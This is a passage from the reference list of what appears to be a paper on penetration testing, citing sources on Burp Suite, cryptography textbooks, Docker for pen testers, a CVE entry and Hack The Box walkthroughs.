4. Lawler S. (2018) 5 Benefits of Penetration Testing [online]. <https://lp3.com/tips/5-benefits-of-penetration-testing/>
5. Deleersnyder S. (2017) Seven advantages of penetration testing [online]. <https://www.toreon.com/application-security/7-advantages-of-penetration-testing/>
6. Stuttard D. (2017) Burp Suite Package Description [online]. <https://tools.kali.org/web-applications/burpsuite>
7. Stuttard D. (2019) Burp Suite [online]. <https://portswigger.net/burp/>
8. Veinović, M., Adamović, S., Kriptologija I, Univerzitet Singidunum, 2013
9. Milosavljević, M., Adamović, S., Kriptologija 2, Univerzitet Singidunum, 2014
10. Adamović, S., Zaštita informacionih sistema, Univerzitet Singidunum, 2015
11. <https://resources.infosecinstitute.com/icmp-reverse-shell/#gref>
12. <https://www.pentestpartners.com/security-blog/docker-for-hackers-a-pen-testers-guide/>
13. <http://geekyplatypus.com/dockerise-your-php-application-with-nginx-and-php7-fpm/>
14. <https://nvd.nist.gov/vuln/detail/CVE-2018-15473>
15. <https://www.hackingarticles.in/hack-the-box-olympus-walkthrough/>
16. <https://github.com/Snifer/security-cheatsheets>
17. <https://www.hackthebox.eu/>